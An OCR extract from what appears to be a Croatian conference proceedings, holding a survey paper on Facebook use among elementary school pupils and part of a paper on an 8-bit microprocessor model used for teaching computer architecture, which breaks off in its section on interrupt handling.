askendzic@velegs-nikolatesla.hr, maja.macinko@skole.hr, bkovacic@inf.uniri.hr

Abstract - The paper gives an overview of the popularity of social networks in Croatia, and their increasing impact on the quality of life and lifestyle of young people. In a survey on frequency of social networks usage, especially Facebook, in particular classes in elementary schools, we identify different behaviors, and show a similar behavior pattern of young people who use social networks every day.

I. INTRODUCTION

Social networks are a relatively 'new' way of mass communication among users. The reference to this way of communication being "new" must be taken into consideration with a slight reserve. Social communication has always existed; it represents a simple way of communicating and has the goal of maintaining and expanding the existing circle of friends. Expansion of the circle of friends means expansion of the social network of users/individuals[1]. Social networks are neither new nor unknown. One of the ways (methods) which can be a base for research of social networks is the sociometric procedure. The procedure is used in the frame of sociometry, which represents one of the ways of understanding psychological approaches to sociology. The procedure is based on discovering the structure of relations (sympathies, authority, reputation, etc.) within a small social group (group, class, department...) while the results are graphically shown on sociograms. Although Moreno defines social communication so that the conclusion can be made that social networks can be integrated in the real world, social networks of today transfer concepts and ideas to the widely spread network, the Internet[2]. Internet has shown to be the ideal platform for the creation of social networks that are not limited geographically and physically or not limited by phone or email communication. In the beginning, social networks were mostly used by young people while today older users are also common. Creating social networks on the Internet was made possible primarily by advanced services like MySpace, Facebook, Twitter and many others. Chapter I. will be the introduction to social networks in society, Chapter II. describes social networks and communication, chapters III. and IV. disclose the goals of the research, methodology and results. Chapter V. presents discussion on results and Chapter VI. is the final summary.

II. SOCIAL NETWORKS AND COMMUNICATION

Online social networks can be defined as "service based on web which enables individuals to (1) create a public or semi-public profile within a closed system, (2) articulate a list of other users with whom they share a connection and (3) observe and use their list of connections and lists of connections of other users within the system."Online social networks, to an extent, use the Open Access methodology. The networks are available to all users and don't abide to copyright nor other limitations. During the process of registration the user is in advance made aware of privacy [3] rules and the availability of personal information. Popularity of online social networks comes from the fact that they are primarily based on social interaction among users; the users do not necessarily belong to a certain interest group like on certain internet pages dedicated to interest groups (chat, news groups, forums etc.). Wellman [4] says "the world is made of webs not interest groups".

[1] PcChip, url: http://www.pcchip.hr/vijesti/vijesti/poslovne-vijesti/drustvene-mreze-postaju-nezaobilazni-alat-danasnjeg-poslovanja. (19.12.2011.).

[2] J. Moreno, "The Sociometry Reader", The Free Press, Glencoe, Illinois, 1960.


[3] M. Ivanković, M. Schatten, M. Bača, "Facebook and other social networks privacy", Privatnost 2010., CASE d.o.o., Zagreb, 2010.(in Croatian)

[4] B. Wellman and S. D. Berkowitz, "Structural analysis: from method and metaphor to theory and substance", *Social Structures: A Network Approach*. Cambridge University Press, Cambridge, UK, 1988., pp. 19-61.


Communication among "users" of social networks is all about people "presenting" themselves through their user profiles. User profiles reveal the relevant characteristics of a person (sex, age, hobbies, interests, employment, and activities) followed by multimedia content like photographs, video clips or sound recordings. Identity is the key notion when it comes to social networks; it is used as the means of telling apart the users of the online community. Users of social networks build their identities based on personal data, habits and the rest distinguishable features. It is known that prior to the popularization of social networks and the emergence of Internet as a media, people identified themselves through different fads (style of dressing, habits and activities) which changed as the time passed by.

At present day, by far the most popular social network is Facebook[5]. Facebook is designed as a backup to different social networks on universities. The service was started in the year 2004 as a service for online social networks only on Harvard and the user had to have a harvard.edu e-mail address. In time Facebook started to include other universities, high schools, corporations and finally every person aged 13 and above was allowed to join. Numbers speak best about the popularity of Facebook: more than 600 million [6] active users per month6, 50% of active users log in every day, an average user has 130 friends; users spend 700 million minutes per month using Facebook7. Interesting fact is that 200 million users use Facebook through mobile devices. Statistics for Croatia are given in the following examples (Graph 1 and Graph 2):

GRAPH I. NUMBER OF FACEBOOK USERS IN CROATIA FOR THE PAST 6 MONTHS



GRAPH II. FACEBOOK USERS IN CROATIA-AGE GRAPH



Statistically, conclusion can be made that Facebook has certainly become a very widespread way of communicating and from a sociological aspect a new form of social activities within groups or individuals. New patterns of communication, connecting and individual status are posed. Social networks possess the "Internet addiction"variable. As much as this addiction relates to the usage of social networks it also relates in the same amount to the general usage of the Internet as a media space. To reveal the mass spread of social networks in all areas of human activity even further it is important to mention a research conducted at Cisco Expo 2010, the research concerned businesses. According to the research, 13% of companies were present on social

[5] S. Phillips, „A brief history of Facebook", *The Guardian*, March 7, London, 2008. http://www.guardian.co.uk/technology/2007/jul/25/media.newmedia. (19.12.2011.)

[6] N. Charlson, „Goldman to clients: Facebook has 600 million users", *MSNBC*. January 5, 2011. http://www.msnbc.msn.com/id/40929239/ns/technology_and_science-tech_and_gadgets/. January 15, 2011. (25.12.2011.)

networks. The "social network"[7] concept includes a wide spectrum of social interactions for example introductions among users, presentation of individual users, exchange of experiences, communication, distribution of media materials (photographs, video clips etc.) Results of the research show all advantages and disadvantages of this way of communicating. The disadvantages are sometimes bad manners in socialization, relations, speech and behavior; there is also the protection of privacy issue as one of the greatest problems which is still present.

III. RESEARCH GOALS

Research goal of this paper is to show the frequency in which children included in different classes use social networks and to identify different behaviors among students. For the purpose of the research a survey containing 14 questions was prepared to which the questioned will give their answers. The intention of the research was to determine whether students have a Facebook profile, for what purposes do they use the profile, how many Facebook friends do they have and are those class department friends, does Facebook cause them to socialize less in school and on the street, are they concerned about the safety of their data on Facebook, do they accept friend requests from unfamiliar people on Facebook, how much does Facebook influence their lives outside the network, do they neglect obligations because of hanging out on Facebook, can they imagine life without Facebook, and do they use mobile Facebook.

As a sample for the research students of 5a, 5b, 5c, 5d, 6a, 6b, 6c, 7d, 7a, 7b, 7c, 7d, 8a, 8b. 8c, 8d, 8e from Elementary School Eugen Kvaternik in V. Gorica were used. In total 189 students from 17 different classes were questioned, 92 girls and 97 boys age 11 – 14. Data was processed using analysis of frequencies and percentages and individual data is shown in tables and graph charts.


IV. RESEARCH RESULTS

The research included 17 classes (5th – 8th grade students), it will open up many other questions concerning children's behavior while using Facebook. Although the sample is not representative it can be used as a pointer to new habits of 5th-8th graders; it also shows the neglect of certain traditional forms of behavior that symbolized many previous generations.

While questioning older students of the elementary school, age11 to 14, out of 189 questioned, the results for the question "How often do u use Facebook?" were: 47% of the students answered multiple times per day and 15 % answered once a day (as shown in Graph 3.). Contributing factor to the fact is that even 80% of them has access to and uses mobile Facebook which largely eases the use of social networks at any location in the city and in whatever time period. Students mostly use the Facebook content for contacting their friends and acquaintances (57%), and for meeting new people over the Internet. Apart from conversations they take interest into games and applications which Facebook offers and also checking out photographs of other users. An interesting fact is that even more than 70% of students have more than 150 friends; some even up to 800 which is more than the entire school has students. Out of all those friends most of the students communicate with only ten give or take a few during the entire period.

When asked about safety of their data and privacy issues concerning the service that they use, more than half of the students, 60%, were worried about the safety of data that they publish while the rest didn't care or were not familiar about how to protect their data. About adding unfamiliar people to their friends list, the students were rather cautious, however 20% of them answered that they do add strangers to their friends list. With their new as well as with their familiar friends they communicate, change statuses and add private photographs; remarkably 9% of students put up on the web everything they do in life.


GRAPH III. FREQUENCY OF INCONVENIENCES WHILE USING SOCIAL NETWORKS



The most disturbing fact is that even 21% of the questioned students admitted that they had unpleasant experiences while using social networks like break-ins into their profiles, false introductions, unwanted porn, and messages from unfamiliar people (as shown in Graph 4.).


[7] D. M. Boyd, N. B. Ellison, "Social Network Sites: Definition, History, and Scholarship", Journal of Computer-Mediated Communication. 2008, pp. 210–230.

GRAPH IV. NEGLECTING OF CURRENT OBLIGATIONS BECAUSE OF THE TIME SPENT ON A SOCIAL NETWORK




What is also worrying is that in spite more than half of the students answered that their social life did not get better or richer because of using Facebook, only 41% of those students did not neglect their obligations in school or at home (as shown in Graph IV.). Only 60% of the students managed not to use Facebook and other social networks for longer than a week because they often spend most of their time communicating with their classmates through Facebook. However 77% can imagine life without Facebook.

GRAPH V. USING OTHER SOCIAL NETWORKS



In addition to Facebook, most popular social networks are MSN, Twitter and Myspace (as shown in Graph V.)

GRAPH VI. FACEBOOK'S INFLUENCE TO STUDENTS' SOCIAL LIVES



Students' social life mostly remained the same as it were before they started using the social network Facebook. More than half of the answers about the change in social life (57 %) were "the same as before" and 28% of the students said that have better social life since they have started using Facebook (shown in Graph VI.). We can make the conclusion that the influence is pretty high as we can expect.

V. DISCUSSION

In conclusion, according to data gathered by research conducted on the students of elementary school Eugen Kvaternik in Velika Gorica, 92, 3% of the students have a Facebook profile. Less than 8% owns more than one profile. Age boundary set to restrict future users of Facebook is 13; however, the research shows that children open up their own accounts significantly earlier at the age of 11. Using Facebook under aged partially points to neglecting of the rules of service; the act "Registration and Account Security „clearly points to the minimal age of the user to be able to open up an account, which is 13. The survey shows that students use social networks every day as an inevitable form of communication with their peers and Facebook friends. The consequence of frequent and everyday usage of social networks can lead to neglecting of everyday commitments towards family and school (homework) resulting in poor performance at school. The research showed that students spend significant amount of time participating in activities on Facebook. As can be seen from the research, most of the students use other social networks and communication tools as well which increases their time spent in virtual reality this can sometimes be seen as the source of students poor performance at school and their failure to fulfill their obligations.

According to data gathered by the research the greatest number of students questioned, 47 % of them, use Facebook few times a day. If an average number of hours that the students spend on Facebook is calculated the conclusion is that they spend half of a grown up working hours time using Facebook. Half of the students besides Facebook also use MySpace and Twitter. Greatest percentage of students uses MSN as one of the tools for communicating with their friends. Using Facebook is becoming a "daily ritual"for the students, it takes away a great number of their "useful time spent hours" which influences their social growth. The research showed that the students neglect their daily obligations (homework's, socializing with their friends on the street, pets, going to parties, manifestations of educational character, etc.). Most frequently used services on Facebook are chat and messaging through which most contacts on social networks are made. Also a popular activity for students on Facebook is creating groups and participating in group communication. Facebook groups

are very often used for virtual confrontations so belonging to a certain group may serve as a means of identification among social groups[8]. Creating provocative pages and groups is considered as justified and acceptable behavior. The research shows that over 70 % of the students on their profile have more than 150 friends which shows the misunderstanding of the term friend. The popular "friends", more precisely the number of them also serves as a mean of identification. The more "friends you have the more popular you are on Facebook as well as in classroom benches. This sort of behavior is equally noticeable among boys and girls. More than 20 % of the students questioned would come across to a person whom they have met on Facebook. This is an alarming piece of information because minors are put in immediate danger of getting themselves manipulated by disturbed individuals which can lead to complex consequences. Approximately 60 % of the students said that they worry about availability of data (mobile phone number, telephone number, photographs) on Facebook, but they know the methods of how to protect themselves. This piece of information shows that there is sufficient education about the security on social networks. Also very small number of students had unpleasant experiences while using a social network (mostly identity theft because of carelessness while using other people's computers).

Most students use Facebook few times a day. Therefore a workday of a student besides homework and house chores includes also an obligatory usage of Facebok. Conclusion can be made that using social networks today is a "no way to get around homework" for the student. A large portion of communication comes exactly from socializing on Facebook. Mobile Facebook is familiar to 85 % of the questioned students. Numerous modern devices of today (like smartphones) almost "impose,, mobile Facebook to user menus of the device. It is not rare for students to communicate through Facebook even while in class. The big 66% of students answered yes to the question concerning using Facebook in class. This can be worrisome for teachers because of students' lack of concentration and focus during the teaching process it can conclusively reflect to the overall pass rate of the class.

Because there is interdependence between the values that determine trends in the use of social networks of pupil population, it is possible to implement the computation of the correlation between certain data. It is expected that the interdependence of time spent in the social network of social contacts outside the network had a negative correlation coefficient. For future study it is recommended to calculate and analyze dependencies of the impact of social networks on students' population.

IV. CONCLUSION

Social networks have become an indispensable method of mass communication among students in elementary schools. Analysis of the impact of frequency of use of social networks on students and identifying different forms of student behavior survey was conducted on samples of students aged 11-15 years. The survey results indicated a significant use of social networks to communicate, but also the negative aspect of using social networks (protection of privacy, unpleasant experiences, ignoring the obligations at school). Conclusively even though parents of the students are mostly familiar with their children using social networks, they aren't aware of the consequences which social networks carry with them. Perhaps the main thing to blame is the insufficient education of parents, teachers and children who use social networks. A possible solution would be to give lectures about social networks in all educational institutions to make everyone better aware of the consequences of the usage of social networks as well as to further everyone's education.

REFERENCES

[1] M. Ružić-Baf, M. Radetić-Paić, "Using computers in classroom instruction", Školski vjesnik : Journal of Educational and School Issues. 59 (2010) , vol. 4; pp. 533-543.(in Croatian)

[2] M. Ivanković, M. Schatten, M. Bača, "Facebook and other social networks privacy", Privatnost 2010., CASE d.o.o., Zagreb, 2010. (in Croatian)

[3] S. Phillips, "A brief history of Facebook", The Guardian, London, March 7, 2008. url: http://www.guardian.co.uk/technology/2007/jul/25/media.newmedia. (19.12.2011.)

[4] B. Wellman and S. D. Berkowitz, "Structural analysis: from method and metaphor to theory and substance", Social Structures: A Network Approach, Cambridge University Press, Cambridge, UK, 1988., pp. 19-61.

[5] N. Charlson, "Goldman to clients: Facebook has 600 million users", *MSNBC*. January 5, 2011., url: http://www.msnbc.msn.com/id/40929239/ns/technology_and_science-tech_and_gadgets/. January 15, 2011. (25.12.2011.)

[6] D. Boyd, M. Ellison, "Social Network Sites: Definition, History, and Scholarship", Journal of Computer-Mediated Communication, 2008., pp. 210–230.

[7] J.L. Moreno, " The Sociometry Reader", Illinois: The Free Press, Glencoe, 1960.

[8] Facebook statistics, url: http://www.facebook.com/press/info.php?statistics (19.12.2011.)

[9] Socialbakers, url: http://www.socialbakers.com/facebook-statistics/croatia (19.12.2011.).

[10] PcChip, url: http://www.pcchip.hr/vijesti/vijesti/poslovne-vijesti/drustvene-mreze-postaju-nezaobilazni-alat-danasnjeg-poslovanja. (19.12.2011.)

[8] M. Ružić-Baf, M. Radetić-Paić, "Using computers in classroom instruction", Školski vjesnik : Journal of Educational and School Issues. 59 (2010) , 4; pp. 533-543. (in Croatian)

Model of 8-bit microprocessor intended for lecturing

Josip Divić, B.Sc., Marino Debeljuh, B.Sc.
Visoka škola za informacijske tehnologije
Klaićeva 7, 10000 Zagreb, Hrvatska
Tel. +385 (0)1 3764200, Fax. +385 (0)1 3764264; e-mail: jdivic@vsite.hr
www.vsite.hr

Abstract – Study of architecture and basics of digital computers is part of IT studies performed today. In order to present high quality lectures and learning materials to students, model of 8-bit processor was created. It is simple enough to allow detail realization study during scheduled lecturing units. In this paper such a model is presented with microprogrammed control unit, implementing also stack and interrupts belonging to more advanced topics. Internal implementation of the model contains registry addressing, ALU, microprogrammed control unit and communication with memory.

I. INTRODUCTION

Lecturing information technology necessarily includes the core courses of computer science, such as the courses related to basic computer hardware: digital electronics and architecture and organization of digital computers. The subject of the course where this model is used is to teach students the basics of microprocessor architecture and the ways how it works.

Unlike its predecessor it is not yet completely implemented in HDL and it is used for display purposes as case study during lecturing. After implementation is finished it will be used in simulator as a base for laboratory part of class "Architecture and Organization of digital computers".

In this paper, implementation of a model of 8-bit microprocessor is proposed as a good choice for teaching model for its:

- simplicity,
- consistency,
- complete functionality and
- feasibility.

Its simple structure makes it suitable for lecturing and detailed explanations of basic concepts and structure of microprocessors and microcomputers.

Due to the advanced operating systems and interactive multimedia interfaces which the participants of the teaching process have already met before and independently of the process, it becomes very difficult to explain the basic concepts of computer science and to show the grounds on which they lie.

Such a model, which was implemented exclusively by using building components that are known to students, provides the in-depth analysis of all major components of the microprocessor, such as registers, ALU and control unit (CU). It provides a solid base for understanding processes that occur inside and between its components.

In the teaching process, thanks to this model, it is possible to use the approach starting from the functional definitions of each unit, and then, using the familiar elements of digital electronics, perform the synthesis of the unit.

This approach reduces the tightness of the analytical approach, encourages creativity of participants and opens itself to new solutions.

II. OVERVIEW OF THE MICROPROCESSOR MODEL STRUCTURE

Figure 1 is a block diagram of the proposed microprocessor model. It is an 8-bit architecture with a single internal bus which represents a typical implementation of a single instruction stream, single data stream (SISD) architecture [1].

A. The basic functional groups of the microprocessor model

- Registers
  - General purpose registers - the four registries provide basic functionality while keeping the simplicity of hardware.
  - Special purpose registers - program counter (PC) and stack pointer (SP) are implemented as two-way 16-bit counters with parallel input/output port.

- Auxiliary registers - the minimal number of registers outside the programming model provides simplicity, while importance of implementing various address modes was taken into account.

- ALU - implements integer operations on 8-bit operands as listed in Table I.
- Control unit – microprogrammed type; basic Wilkes's structure [2] provides the necessary flexibility with the most simple hardware solution.

B. *The instruction set of microprocessor model*

The proposed microprocessor model supports all typical machine instruction types, and within every group of instructions the most common address modes are implemented.

The instruction set consists of forty-two instructions (with possibility to extend) divided into four major groups:

- Instructions for data transfer between registers or between a register and memory or input/output (IO) devices. These instructions utilize the following data address modes: immediate, direct, indirect, register direct, and addressing using the stack pointer.
- Instructions for transforming data through the arithmetic, logical and bit oriented operations. These instructions use direct register address mode.
- Instructions for program flow control. These instructions utilize direct and indirect program address modes while the relative address mode is omitted due to retaining the simplicity of model's hardware implementation.
- The control instructions used to enable and disable interrupts, and to directly manipulate the state of carry bit (C).

The length of instruction code depends on address mode used. It spans from one to four bytes, where the first byte is always operation code characterizing the particular instruction and address mode it utilizes. That means the instruction of type LD R1, 20 and LD R1, (20) have different operation codes, which is suboptimal, but it makes easier to decode and retrieve operands that follow the instruction's operation code.

TABLE I ARITHMETIC, LOGICAL AND SHIFT OPERATIONS

ALU operations		
Arithmetic	***Logical***	***Shift***
ADD	AND	LSR
ADC	OR	RR
SUB	XOR	ASR
SBC	NOT	LSL
INC		RL
DEC		

C. *The initial state of the microprocessor model*

The initial state of the microprocessor model is defined by three characteristics:

- program counter is set to the value of 0,
- interrupt flag (I) is set to 0, which masks all interruptions
- internal state of microprogrammed control unit is set to the beginning of the acquiring phase, starting execution of the microcode for the retrieval of operation code of the first machine instruction.

III. ARITHMETIC LOGIC UNIT

Figure 2 shows the organization of the Arithmetic logic unit (ALU). The arithmetic section [3] is based on the cascade connected full adders. Lack of carry lookahead circuit is justified by the desire for hardware implementation simplicity. It can perform arithmetic operations on signed and unsigned 8-bit integer values using the two's-complement arithmetic (Figure 3). Integer multiplication and division, and all operations in Floating Point arithmetic can be implemented programmatically.

Logical section was implemented "naive", without optimization or any utilisation of the arithmetic section to make construction obvious and trivial to implement.

Section intended to work with bits implements circuits for shift operations (arithmetic and logical shift, and rotation through the C flag). The multiplexer based shift circuit is taken as a base assembly. The implementation of various shift operations takes care of the "boundary conditions", i.e. it manages bits of highest and lowest weight (MSB, LSB) as shown in Figure 4.

This ALU is designed to ensure simple and clean implementation at the level of the traditional 8-bit microprocessor (Zilog Z80 type [4]).

IV. CONTROL UNIT

When designing the control unit, it was necessary to solve the three items which are base for every control unit




Figure 2. ALU's organization diagram




Figure 3. Implementation of arithmetic section of ALU




Figure 4. Shift operations circuit

of any microprocessor:

- generating a sequence of control signals for all the circuits within the microprocessor model, as well as signals used for the management of the external bus,
- instruction decoding that transfers control from the sequence of microinstructions for retrieval of machine code instruction to the sequence of its execution and
- conditional execution of certain machine instructions, which means selection of executive sequence for obtained machine instruction given the state of flags.

Given the ease of hardware design, solution for our model's control unit based on the Wilkes's programmable structure (Figure 5) is preferred over a solution based on deterministic finite state machine (FSM) with output




Figure 5. Diagram of the control unit

(Moore's and Mealy's FSM [5]). Another great advantage of this choice is possibility for students to easy access and change original microcode providing opportunity to change behaviour of current machine instructions and to implement new ones.

Control word is mostly decoded, except in the part which controls register operations, so relatively large amount of microprogram memory is needed, but nowadays that problem is negligible compared to the direct benefit in terms of ease of implementation. Since control word is decoded, manual intervention in microcode is possible for students during laboratory part of class.

A. Instruction Decoder

The main part of the microprogrammed control unit is instruction decoder. Its main purpose is to provide the address of the next microinstruction in the microprogram memory during each step of microcode execution. Build of the instruction decoder for this microprocessor model is shown in Figure 6.

Bits S, G_1 and G_0 are selecting the source of the generated address among five sources:

- {S=1, G_1G_0=XX} Machine instruction operation code – this option is necessary for machine code instruction decoding; next microinstruction address is given by the value of operation code.
- {S=0, G_1G_0=00} A pointer to the next microinstruction - ensures sequential execution of the microcode represented as a single linked list of microinstructions.
- {S=0, G_1G_0=01} A pointer to the next microinstruction modified by flag Z - provides branching during the execution of microprogram given the status flags Z.
- {S=0, G_1G_0=10} A pointer to the next microinstruction modified by flag C - provides branching during the execution of microprogram given the status flags C.
- {S=0, G_1G_0=11} A pointer to the next microinstruction modified by an interrupt request - provides processing of accepted interrupt request by the microcode that implements retrieval of the next machine instruction.

B. Control Word

Control word (Figure 7) consists of part of the driver bits and a pointer to the next word in the list. The driver bits are divided into four groups:

- bits for addressing and controlling registers,
- bits for the external bus management,




Figure 7. Control word for the proposed model

- ALU and flags control bits and
- bits to generate 8-bit constant value.

During microoperation carried out over the contents of registers, the registers can be addressed directly – by constant value given in the control word or indirectly – by the value that is entered into the auxiliary register X1, which comes as a part of the machine instruction that is currently underway.

Symbolic representations of microoperations on registers are defined in Table II. Circuit implementation can be seen in Figure 8.

External bus management bits are used for the communication between microprocessor model and memory or input/output (IO) devices (IO communication is performed by memory mapping). Communication is performed using two latches: Memory Address Register (MAR) and Memory Data Register (MDR), and by using directly managed lines AS and R/W. There is a wide range of options in terms of hardware upgrades like cache memory or memory interface that supports virtual memory.

C. *Interrupt System*

Interrupt system of the proposed microprocessor model is single level interrupt vector mechanism that uses one line for requesting interrupts (IRQ) and one line to acknowledge the interruption (IRQ_{ACK}). There are 20 interrupt vectors supported pointing to a table holding the addresses corresponding to the interrupt handling routines. The table is placed at addresses 0000 $_{(16)}$ -0027 $_{(16)}$.

TABLE II REGISTER MICROOPERATIONS

Operation	LS	RS	SW	LRA	RRA
NOP	1	1	0	0	0
R_A->R_B	1	1	0	A	B
R_A<-R_B	1	1	1	A	B
R_A->R[$X1_{3-0}$]	1	0	0	A	N/A
R_A<-R[$X1_{3-0}$]	1	0	1	A	N/A
R[$X1_{7-4}$]->R_A	0	1	0	N/A	A
R[$X1_{7-4}$]<-R_A	0	1	1	N/A	A
R[$X1_{7-4}$]->R[$X1_{3-0}$]	0	0	0	N/A	N/A
R[$X1_{7-4}$]<-R[$X1_{3-0}$]	0	0	1	N/A	N/A




Figure 8. Circuit for addressing registers




Figure 9. Implementation of interrupt handling circuits

Circuit design is shown in Figure 9. The flag I is used as interrupt mask, and when it is set to 1 an interrupt request will remain registered in the interrupt flip-flop IR. At the beginning of the microcode for acquiring new machine instruction branching occurs according to the interrupt request {S=0, G_1G_0=11}. If the flip-flop IR is set, microcode designed for interrupt handling routine activation starts.

In the portion of microcode intended for the interrupt handling routine activation, possible new interrupt requests are masked by resetting the flag I to 0. After that

